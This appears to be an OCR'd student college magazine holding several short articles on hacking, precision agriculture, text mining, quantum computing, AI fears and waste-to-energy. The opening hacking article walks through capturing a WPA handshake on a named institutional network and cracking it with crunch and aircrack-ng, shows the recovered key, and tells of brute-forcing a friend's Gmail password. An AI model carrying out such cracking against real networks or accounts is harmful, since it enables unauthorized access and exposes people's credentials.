Sounds right? In my opinion a hacker is just like a child who does not like to play with the toy rather wants to know how it works. Curiosity is what guides them to their extremes. To be at the top where no one has been before it always pushes them to make new possibilities come true.



In a movie or in a tv series you'll see a guy with computer in some dark room where no light can reach, types some random commands on a terminal and within seconds you'll see the message "Access Granted" tell you one thing that only happens in movies. To brute -force 10-digit alpha numeric password with standard laptop with standard clock speed with standard internet connection it takes more or less about 1800 years. Nobody would want to watch such a lengthy movie. There are a lot of steps, precautions, requirement solutions, research that a hacker does before he carries on an attack.

There are two types of hackers:
1. A white hat hacker
2. A black hat hacker

A **white hat** hacker or ethical hacker is kind of a good guy hacker who helps others using his hacking skills. Helps companies, businesses to develop secure communications and secure network. On the other side a **black hat** hacker uses his skills to gather confidential data then black mailing the victim or to gain access bank accounts or online currency wallets basically not a good guy. Well if you ask me what would you prefer I would always go with "wherever there is more money".

Before a hacker carries an attack, he does research about the victim, he tries to gain information about the victim's weak spots, security flaws his friend circle birth date favourite food, favourite super hero, his pets name (not the super hero's pet) any valuable information. This process is called "Social Engineering". You might think what's the need? Because normal people create their passwords using their environment. It could save a lot of time for the hacker.

I once spent around 190-200 hrs. Brute forcing my friends Gmail password continuously on my machine only to find out later that his password is his name twice "vishalvishal". Trust me I did feel like a fool. That's why social engineering is necessary.

When one wants to understand a concept with theoretical knowledge it also necessary to have a practical knowledge.

So, let's see how a hacker does his bidding.

Let's say a hacker wants to get into a wireless network which are commonly used now a days #what will he do first?
1: He will check for the available networks around him

Choose which are vulnerable and which are not. If the networks are not vulnerable there is no need to go through the plan he can access it physically. If it is vulnerable he will execute the attack.
Now let's open a terminal and get to know your machine. What wireless devices your machine has.

Type
ifconfig // you will see the list of wireless devices

```
root@shinkiro: /home/lawlie8
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1  (Local Loopback)
        RX packets 8353  bytes 5855175 (5.8 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8353  bytes 5855175 (5.8 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlp2s0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.105  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::20ed:5fe9:cf0e:4556  prefixlen 64  scopeid 0x20<link>
        ether cc:b0:da:a8:ff:ad  txqueuelen 1000  (Ethernet)
        RX packets 203  bytes 19021 (19.0 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 245  bytes 28774 (28.7 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@shinkiro:/home/lawlie8#
```

Here my machine has wlp2s0 as the wireless device.

2: Preparations – before executing any task we should have proper tools that would help to accomplish it. We just can't dig a well using our hands we'll need a shovel.

Set the wireless network into monitor mode by typing:
ifconfig wlp2s0 down
ifconfig wlp2s0 mode monitor
ifconfig wlp2s0 up

Why this step? Every wireless device has monitor mode inbuilt in them so that they can keep track of packets flowing in the air.

A software package called aircrack-ng is necessary ahead. (it comes inbuilt with kali Linux)

Type:
airmon-ng check wlp2s0

Number of process will be shown, kill them, they would interfere otherwise.

Type
Kill processPID e.g. kill 986 982 371 602

Scan for networks

airodump-ng wlp2s0

you will see no of networks around you with their mac addresses, network name, channel etc.

```
root@shinkiro: /home/lawlie8

CH 14 ][ Elapsed: 4 mins ][ 2018-03-16 05:09

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:3A:35:80:86:88    0      781      380    0   8  54e  WPA  CCMP   PSK  AISSMS-IOIT-IT-blk
EC:F3:42:E4:3A:F4  -65      332       15    0   6  54e. WPA  CCMP   PSK  OPPO A37f
58:C1:7A:0D:ED:21  -76        0     2003    0   9  -1   WPA              <length:  0>
58:C1:7A:0D:ED:20  -76       17        0    0   9  54e. WPA2 CCMP   MGT  <length:  0>
58:C1:7A:0D:09:91  -77        0     6004   30   5  -1   WPA              <length:  0>
58:C1:7A:0D:09:90  -77       25        0    0   5  54e. WPA2 CCMP   MGT  SAn0kit-ss3ccA-Eth3r_CP3

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C8:3A:35:80:86:88  74:23:44:37:B3:33  -51    0e- 0e     7       531
EC:F3:42:E4:3A:F4  5C:99:60:2C:DC:25  -68    0e-24      0        54
(not associated)   E0:CB:EE:41:95:D1  -67    0 - 1      0        20  NADAF
(not associated)   58:C1:7A:0D:ED:20  -76    0 -18      0         3  SAn0kit-ss3ccA-Eth3r_CP3
```

Here we will attack AISSMS-IOIT-IT-blk network
Next, we have to listen to the network channel we want to get into( channel 8 in this case)
airodump-ng -c 8 -w filename --bssid C8:3A:35:80:86:88 wlp2s0

```
root@shinkiro: /home/lawlie8

CH  8 ][ Elapsed: 2 mins ][ 2018-03-16 05:09 ][ fixed channel wlp2s0: 3

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:3A:35:80:86:88    0 100      481      274    4   8  54e  WPA  CCMP   PSK  AISSMS-IOIT-IT-blk

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

C8:3A:35:80:86:88  74:23:44:37:B3:33  -51    0e- 0e     7       405
```

Wait till the beacons get high enough (at least 20,000) these are the captured packets
It can take from 2-4 hours, or you can wait for the owner to connect again to the networks so the ideal time to listen to the channel is when the owner comes from outside so he will need to connect to the networks. And that's why you do social engineering.

```
root@shinkiro: /home/lawlie8

CH  7 ][ Elapsed: 24 mins ][ 2018-03-16 05:29 ][ WPA handshake: C8:3A:35:80:86:88

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C8:3A:35:80:86:88   -7     5282     2343   11   8  54e  WPA  CCMP   PSK  AISSMS-IOIT-IT-blk
EC:F3:42:E4:3A:F4  -64     2335     4863    0   6  54e. WPA  CCMP   PSK  OPPO A37f
58:C1:7A:0D:09:91  -75       42    23412    0  11  54e. WPA2 CCMP   MGT  An0kit-ss3ccA-Eth3r_CP3
3C:1E:04:26:CD:B0  -88      164       44    0   5  54e  WPA2 CCMP   PSK  D-Link
00:1E:A6:11:E2:0E  -90       24        0    0   1  54e. WPA2 CCMP   PSK  iBall-Baton
58:C1:7A:0D:ED:21  -78        9     4435    0  10  54e. WPA2 CCMP   MGT  An0kit-ss3ccA-Eth3r_CP3
78:54:2E:F9:D6:E8  -87       21        0    0   4  54e. WPA2 CCMP   PSK  MR
```

You'll see WPA handshake: C8:3A:35:80:86:88 (that means a captured file is saved)

Then you can start decrypting the captured file which contains the password (well not exactly)

The file is encrypted by wpa2psk encryption and the decryption key is the password to access the network.

We can generate passwords using a tool called crunch.

This is the trickiest part. People set their passwords using their environment if it's a company or institution passwords are set using their department name or floor name the companies name etc. A hacker needs to be smart about this or it will take forever to crack the password.

We'll use the company name, institution name, department name ,and some symbols and numbers.

***crunch -t 18 18 AISSMS^IOIT^IT^%%% | aircrack-ng -w - filename.cap -e essid***
^ used for symbols and % for numbers

```
root@shinkiro: /home/lawlie8

                              Aircrack-ng 1.2 beta3

                  [02:21:10] 12343108 keys tested (1482.91 k/s)

                     KEY FOUND! [ AISSMS_IOIT_IT@123 ]

      Master Key     : A9 3E 95 43 A6 20 9B E4 9A 57 5D 36 3A 5F 16 B9
                       0E 7F 13 49 F1 2F 69 1C 8A 66 67 DF 2B 1B C4 7B

      Transient Key  : 6A 6E B2 20 98 09 CE 81 43 0E 80 9D 11 64 CE 89
                       FC CF 14 40 5D FD CF 9A D8 A3 C3 4F CD 7C BD DB
                       BD BF 49 D1 EA CB 4A 46 FF 26 39 6F E3 DF 38 90
                       02 27 BB 74 C8 72 DC 39 44 82 D8 0A 03 C6 B8 DC

      EAPOL HMAC     : A8 B9 F7 FC 2A A3 A7 30 D6 36 8C D7 FA 6B 5A 5F
root@shinkiro:/home/lawlie8#
```

And that how the scene really ends (not access granted but key found). It doesn't matter how much of above you understand because that is not why I started to write this. This is just to understand how a hacker works.

There is a saying "To defeat an enemy one must know the enemy" this might be the correct example for that.

**Keshav Katkar**
SE-IT

# MODERN TECHNIQUES IN AGRICULTURE

Farming can be done using various new technologies to yield higher growth of the crops and their more production. Modern Agricultural Technology is all about to reduce human efforts. Which are widely using in the foreign countries. By applying these practices the farmers are gaining more profit and at the same time, they are able to increase their productivity of yield.

**Precision Farming technique in agriculture :**
As the world's population grows, farmers will need to produce more and more food. To adapt, large farms are increasingly exploiting precision farming to increase yields, reduce waste, and mitigate the economic and security risks that inevitably accompany agricultural uncertainty.

Traditional farming relies on managing entire fields—making decisions related to planting, harvesting, irrigating, and applying pesticides and fertilizer—based on regional conditions and historical data. Precision farming, by contrast, combines sensors, robots, GPS, mapping tools and data-analytics software to customize the care that plants receive without increasing labour. Stationary or robot-mounted sensors and camera-equipped drones wirelessly send images and data on individual plants—say, information about stem size, leaf shape and the moisture of the soil around a plant—to a computer, which looks for signs of health and stress. Farmers receive the feedback in real time and then deliver water, pesticide or fertilizer in calibrated doses to only the areas that need it. The technology can also help farmers decide when to plant and harvest crops.

As a result, precision farming can improve time management, reduce water and chemical use, and produce healthier crops and higher yields—all of which benefit farmers' bottom lines and conserve resources while reducing chemical runoff.

***Nanotechnology:***
Nanotechnology is widely helpful in agricultural products. This can be useful to protect the crops in the field and they can monitor the growth of plants and detect the diseases in plats. One of the techniques like Electroscoping is helpful to absorb the fertilizers and pesticides in your field. This technology is useful in studying the plant's hormones and regulations. Nano barcodes and Nano processing are useful in monitoring the quality of agriculture products. They can induce the growth of roots and seed germination with the help of auxins. Further Carbon Nanotubes are useful in detecting and killing the pathogens and viruses in the crops.

***GPS Technology:***
GPS is nothing but Global Positioning System. This GPS technology is widely using by the large farmers. By applying the GPS devices to your tractors you can set your machine in auto driving mode, in this process you can plough your field easily without using humans. We have to set the programmes and instructions to do the cultivation, sowing, seedling, watering and even we can set it to apply fertilizers in your field. By applying this technique farmers can save their time and money in variable aspects. Even the farmers can work during the low visibility in the field during High temperature of sunlight, rainy season, in the foggy and dusty situations.

**IT in Agriculture:**
IT is nothing but Information Technology. Well, it also helps the farmers to take the proper ideas and decisions to increase the productivity of their yield .This also improves and strengthens the agriculture sector in India. This is also useful to know the proper information regarding weather forecasting and

climatic conditions. Information Technology is helpful in spontaneous and better agricultural practices. This can also explore your marketing system, price and reduction in agricultural risks and enhanced incomes. Nowadays it is useful to implement online trading of your products. Some of the developed countries are using lasers instead if using ploughing the land by tractors. While IT optimises the use of various inputs like Fertilizers, Water, Pests and Seeds.

***Breeding:***

Plant breeding can increase the yield and productivity of the crops. This is useful in developing new varieties of a crop from a single crop. Also, the evolution of new crops can be done by the Hybridization, Tissue culture and by Ploidity. Furthermore, with the help of seeds, you can introduce Sexual reproductive plants. With the help of cutting and budding, we can introduce the vegetative reproduction of plants. In the current era and Breeding is a necessary evil since it gives a huge opportunity for the farmers.

**Organic Farming**

Organic farming involves holistic production systems that avoids the use of synthetic fertilizers, pesticides and genetically modified organisms, thereby minimizing their deleterious effect on environment. Agriculture area under organic farming ranges from 0.03% in India to 11.3% in Austria. Organic farming is beneficial for natural resources and the environment. Organic farming is a system that favors maximum use of organic materials and microbial fertilizers to improve soil health and to increase yield. Organic farming has a long history but show a recent and rapid rise.

Organic farming also aims to maintain and improve soil fertility over the long run. It may be expected to produce a satisfactory and high quality crop with minimal use of resources. An organic farming system requires the use of catch crops, the recycling of crop residues, the use of animal manure, and the use of organic rather than artificial fertilizer. Nitrogen is of great importance in organic plant growing because of its influence on plant yields. The N-Cycling of an organic plant should be based mainly on a site-specific and market-oriented crop rotation including green manure planting and on an optimized manure handling and application system. The economics of organic farming is characterized by increasing profits via reduced water use, nutrient-contamination by pesticides, reduced soil erosion and carbon emissions and increased biodiversity. Organic farming produces the same crop variants as those produced via conventional farming methods, but incurs 50% lower expenditure on fertilizer and energy, and retains 40% more topsoil. This type of farming effectively addresses soil management. Even damaged soil, subject to erosion and salinity, are able to feed on micro-nutrients via crop rotation, inter-cropping techniques and the extensive use of green manure.

**Rupali Shete**
BE- Electrical

# Text Mining

Text mining, also referred to as text data mining, roughly equivalent to text analytics, is the process of deriving high-quality information from text. High-quality information is typically derived through the devising of patterns and trends through means such as statistical pattern learning. Text mining usually involves the process of structuring the input text (usually parsing, along with the addition of some derived linguistic features and the removal of others, and subsequent insertion into a database), deriving patterns within the structured data, and finally evaluation and interpretation of the output. 'High quality' in text mining usually refers to some combination of relevance, novelty, and interestingness. Typical text mining tasks include text categorization, text clustering, concept/entity extraction, production of granular taxonomies, sentiment analysis, document summarization, and entity relation modelling (i.e., learning relations between named entities).




Text analysis involves information retrieval, lexical analysis to study word frequency distributions, pattern recognition, tagging/annotation, information extraction, data mining techniques including link and association analysis, visualization, and predictive analytics. The overarching goal is, essentially, to turn text into data for analysis, via application of natural language processing (NLP) and analytical methods.


**Text analytics:**

The term text analytics describes a set of linguistic, statistical, and machine learning techniques that model and structure the information content of textual sources for business intelligence, exploratory data analysis, research, or investigation. The term is roughly synonymous with text mining; indeed, Ronen Feldman modified a 2000 description of "text mining" in 2004 to describe "text analytics". The latter term is now used more frequently in business settings while "text mining" is used in some of the earliest application areas, dating to the 1980s, notably life-sciences research and government intelligence.

The term text analytics also describes that application of text analytics to respond to business problems, whether independently or in conjunction with query and analysis of fielded, numerical data. It is a truism that 80 percent of business-relevant information originates in unstructured form, primarily text. These techniques and processes discover and present knowledge – facts, business rules, and relationships – that is otherwise locked in textual form, impenetrable to automated processing.

**Text analysis processes:**

Information retrieval or identification of a corpus is a preparatory step: collecting or identifying a set of textual materials, on the Web or held in a file system, database, or content corpus manager, for analysis. Although some text analytics systems apply exclusively advanced statistical methods, many others apply more extensive natural language processing, such as part of speech tagging, syntactic parsing, and other types of linguistic analysis. Named entity recognition is the use of gazetteers or statistical techniques to identify named text features: people, organizations, place names, stock ticker symbols, certain abbreviations, and so on.




Recognition of Pattern Identified Entities: Features such as telephone numbers, e-mail addresses and quantities (with units) can be discerned via regular expression or other pattern matches.

Co-reference: identification of noun phrases and other terms that refer to the same object. Relationship, fact, and event Extraction: identification of associations among entities and other information in text.

Sentiment analysis involves discerning subjective (as opposed to factual) material and extracting various forms of attitudinal information: sentiment, opinion, mood, and emotion. Text analytics techniques are helpful in analysing, sentiment at the entity, concept, or topic level and in distinguishing opinion holder and opinion object.

Quantitative text analysis is a set of techniques stemming from the social sciences where either a human judge or a computer extracts semantic or grammatical relationships between words in order to find out the meaning or stylistic patterns of, usually, a casual personal text for the purpose of psychological profiling etc.

**Applications:**
The technology is now broadly applied for a wide variety of government, research, and business needs. Applications can be sorted into a number of categories by analysis type or by business function. Using this approach to classifying solutions, application categories include :

1. Enterprise Business Intelligence/Data Mining, Competitive Intelligence
2. E-Discovery, Records Management
3. National Security/Intelligence
4. Scientific discovery, especially Life Sciences
5. Sentiment Analysis Tools, Listening Platforms
6. Natural Language/Semantic Toolkit or Service
7. Publishing
8. Automated ad placement
9. Search/Information Access
10. Social media monitoring

A typical application is to scan a set of documents written in a natural language and either model the document set for predictive classification purposes or populate a database or search index with the information extracted.

**Omkar Vichare**
TE IT

# Practical Quantum Computers

**Advances at Google, Intel, and several research groups indicate that computers with previously unimaginable power are finally within reach.**

One of the labs at QuTech, a Dutch research institute, is responsible for some of the world's most advanced work on quantum computing, but it looks like an HVAC testing facility. Tucked away in a quiet corner of the applied sciences building at Delft University of Technology, the space is devoid of people. Buzzing with resonant waves as if occupied by a swarm of electric katydids, it is cluttered by tangles of insulated tubes, wires, and control hardware erupting from big blue cylinders on three and four legs.

Inside the blue cylinders—essentially supercharged refrigerators—spooky quantum-mechanical things are happening where nanowires, semiconductors, and superconductors meet at just a hair above absolute zero. It's here, down at the limits of physics, that solid materials give rise to so-called quasiparticles, whose unusual behaviour gives them the potential to serve as the key components of quantum computers. And this lab in particular has taken big steps toward finally bringing those computers to fruition. In a few years they could rewrite encryption, materials science, pharmaceutical research, and artificial intelligence.

This blue refrigerator gets down to just above absolute zero, making quantum experiments possible on tiny chips deep inside it. In subsequent photos are scenes from the Delft lab where the experiments are prepared.

People have long wrestled with this problem in efforts to build quantum computers, which could make it possible to solve problems so complex they exceed the reach of today's best computers. But now Kouwenhoven and his colleagues believe the qubits they are creating could eventually be inherently protected—as stable as knots in a rope. Such stability would allow researchers to scale up quantum computers by substantially reducing the computational power required for error correction.


**What Is a Quantum Computer**


At the heart of quantum computing is the quantum bit, or qubit, a basic unit of information analogous to the 0s and 1s represented by transistors in your computer. Qubits have much more power than classical bits because of two unique properties: they can represent both 1 and 0 at the same time, and they can affect other qubits via a phenomenon known as quantum entanglement. That lets quantum computers take shortcuts to the right answers in certain types of calculations.

Quantum computers will be particularly suited to factoring large numbers (making it easy to crack many of today's encryption techniques and probably providing uncrackable replacements), solving complex optimization problems, and executing machine-learning algorithms. And there will be applications nobody has yet envisioned.

Soon, however, we might have a better idea of what they can do. Until now, researchers have built fully programmable five-qubit computers and more fragile 10- to 20-qubit test systems. Neither kind of machine is capable of much. But the head of Google's quantum computing effort, Harmut Neven, says his team is on target to build a 49-qubit system by as soon as a year from now. The target of around 50 qubits isn't an arbitrary one. It's a threshold, known as quantum supremacy, beyond which no classical supercomputer would be capable of handling the exponential growth in memory and communications bandwidth needed to simulate its quantum counterpart. In other words, the top supercomputer systems can currently do all the same things that five- to 20-qubit quantum computers can, but at around 50 qubits this becomes physically impossible.

**Amey Kaley**
TE- IT





# THE AI CONNUDRUM

The past few months have been a roller coaster ride for the field of Artificial Intelligence. The field that aims to marginal replicate human intelligence, has met the critical eye of many experts in the field of technology. With the likes of Stephen Hawking, Elon Musk, Mark Zuckerberg making statements about the inception of artificial intelligence in real life and its farfetched visions, the subject has to be a talk of the technology world. A few incidences in the research work carried in various organizations like Facebook have also added to the ripples to the already unstable discussions of AI.



All these discussions have created a confusion in the minds of a few common people, about the field in general. These are the people who will be directly affected, if AI surfaces out in real life. As an enthusiast in the field, I felt the need to express my thoughts on the entire discussion. The ideas mentioned below are correct to my knowledge. In case of any discrepancy please feel free to correct me in the comments section. So, let's set out on the exploration of the complete AI conundrum.


The sudden rise in Artificial Intelligence, in past few years has taken many people by surprise. While some who benefit from the technology have praised AI, but some people feel that AI has the ability to throw them of their livelihoods. The reasons of the fear sound justifiable to a certain extend. Some of the reasons are:-

**1. AI would cause large scale unemployment.**
It is true that if AI reached a level it promises to be in a few years, humanity will see a large-scale loss of jobs. Machines working instead of humans assures better throughput and better efficiency. So, whenever AI sets its foot in business world in true sense, unskilled labour or semi-skilled labour (no idea if such a definition even exists) will suffer a lot of unemployment. With advent of self-driven cars, drivers will lose their jobs. With a machine giving better results, a bricklayer's job may also be threatened. An accountant or a secretary may face expulsion, with a program taking their place. With all this being said, we have a lot to deal with in this serious issue.

But if we think about it, for every piece of development that made us reach the era of Computers today, we have faced this issue multiple times. Starting right from the nomadic human beings, who used to hunt for living. Agriculture took away their value (commercial terms can't be used, as no commerce existed then) from the society. The very well-known Industrial Revolution, saw automation of numerous industries leading to loss of jobs. But the notable feature of this trend is that, **it created more jobs in the long run than it used up.**

AI is a similar piece of technology, will give more than it takes. Imagine some horizons that we didn't explore due to limitations of human brain. A process that we cannot perform now due to limit in computation power or human thinking capacity, will be easily accessible now. This may open up completely unexplored fields of science. A calculator made counting in crores and easier thus facilitating large scale business, AI will explore uncharted territories of science thus creating employment in completely unexplored fields.

However, the problem we face here would actually now be to raise skilled labour force. The newly opened fields will require a lot of skilled labour force, and thus would require an improvement in the standard of education.



**2. AI is not a transparent technology**

AI is well known to learn on its own, by analysing the data it receives. We as the makers of AI know theoretically, about how the program learns by itself. But what it learns, how much it modifies itself depends entirely on the data provided. AI thus acts like a Black box even to its makers. The makers can just analyse the output given by the Black box and decide on the utility of the output.

I would like to refer the highly misunderstood Facebook chat box experiment here. According to my reading, it was just a weird output that the two chat bots started to create and process. Facebook simply deleted the unwanted output. This was misinterpreted as the two chat bots developing their own language and as Facebook shutting it down. I am not a person in the industry yet, but I can assure that such incidences happen a lot in research divisions of all industries and there is nothing alarming in this event. This event highlights the black box nature of the field.

The lack of transparency, is another reason of fear in minds of all the common people. People fear that, humans may lose their control over the machine and the machines may just start communicating with each other (just like the Facebook event mentioned above). But we need to realize that, when Facebook modified its chat box experiment, it indicated that we as human operators have a full control of the system.

**3. AI can lead to mass destruction**

The "self-learning black box" that AI is perceived to be, is frequently feared to be a 'human killer'. Recent developments in the field have led to robots or programs controlling weapons and ammunition for various security organizations under the government of various countries. Elon Musk and other technically tuned people have demanded ban on the 'killer robots' in UN.

The prospect of mass destruction using AI looks a real threat to humanity. We as a civilization have

previously made many such weapons of mass destruction like nuclear weapons, bombs and many other weapons. The only reason we fear AI more than the nuclear threat, is the existence of a universal body that controls the nuclear action around the globe, or the non-existence of it for AI. Unfortunately, at this moment, we have no full control over AI controlled bots.

In the end, all we can derive from the entire discussion is that, AI is a powerful technology that holds the key to the future of humanity. The glow of the power brings in the possibility of illuminating fields that were untouched by humanity. The fact that with this power we can extend the scientific reach of humanity is so overwhelming. The glare of this 'Sun of AI 'will also bring the shadows of problem along with it. Every technology developed by humans, have a fair share of negatives. We have always found a way to keep those negatives in our control, through research, experimentation or any other scientific methods.

The world has theoretically seen the power of artificial intelligence. The strength of AI is not hidden to the world but the possibilities of AI harming the human society is also not hidden. AI in itself is not an issue, but AI in wrong hands is threat to humanity. This data driven technology, gradually grows with every single day of experimentation. The importance of research in the field of artificial intelligence has reached the peak of its significance in this age. An AI application with a negative training can only be countered by a well-researched and well-trained counter-application. This kind of training to any system will require large amount of time. The system grows stronger with passing year, month or even a day. The need for significant research needs to be recognized by every person in the world of technology today.

Now, returning to the debate that created some confusions in the world. People draw the conclusion of the debate, that AI is dangerous for human beings. But the entire plot of debate was to recognize the problems in AI and work on the betterment of the technology. Mark Zuckerberg and Elon Musk both are leading brains in the technical industries. The television reports and articles on the internet, have frequently misquoted them to create an image on how they feel AI is dangerous. Through the entirety of the debate, both the parties have stressed heavily on the point that AI needs a lot of research. We see Facebook carrying out research in AI and Elon Musk investing heavily in artificial intelligence. It is thus up on all of us to understand that artificial intelligence is here to stay, we will have to put in some extra effort to conduct research in the field.

**Nimish Bhandare**
BE -IT

# Municipal Solid Waste to Energy- Need of Time

- **Introduction**

Rapid industrialization and urbanization have led to increase in solid waste and depletion of natural energy resources.

**Solid waste management needs to adopt some strategies:**

1. Material recycling.
2. Elimination of land filling disposal.
3. Resource recovery through waste processing.
4. Biological and thermal process result in recovery of compost and energy

- **Global Challenges and opportunities**

1. Challenges :

Global generation of solid waste will double by 2025. Solid waste generated by 300 million people living in urban India is 30 million tonnes per year. 1,00,000 MT SW is generated every day in India.

2. Opportunities :

Solid waste supplies 10%of global power . The high heating value of SW indicates the need of waste to energy plants. Plasma gasification is the unique opportunity to mitigate the above challenges.

- **What is MSW?**

Waste generally means "something unwanted". A material is considered as waste until it is considered as beneficial again. Thus a solid material considered as solid waste in the eye of producer when it loses its worth to them and is discarded. Municipal Solid Waste (MSW) is the waste collected by urban local body.

- **Electricity generated through MSW**

➲ Type of thermal process technology

- ➢ Mass Burn (Incineration)
- ➢ Pyrolysis
- ➢ Conventional Gasification
- ➢ Plasma process Using Coal
- ➢ Plasma Arc Gasification.

❖ Mass Burn (Incineration)

The mass burn system generally burns unprocessed or minimally processed commingle solid waste & recovers energy. Operating mass burn facility capacity generally ranges from about 200 to 3000 tons per day. Operating temperatures between 850°C to 1250°C.

❖ Pyrolysis


The thermal decomposition of organic fraction of solid waste at elevated temperatures.

The range is about 400-900 °C.

✓ Produced raw synthesis (CO &H2 mixture) overhead & bottom ash.
✓ Syngas clean up is designed to remove carry over particulate matter from the reactor.
✓ Syngas is used in the power generation plant to produced energy.(steam and Electricity)
✓ Ash, Carbon char& metals have used as recyclables in industry.

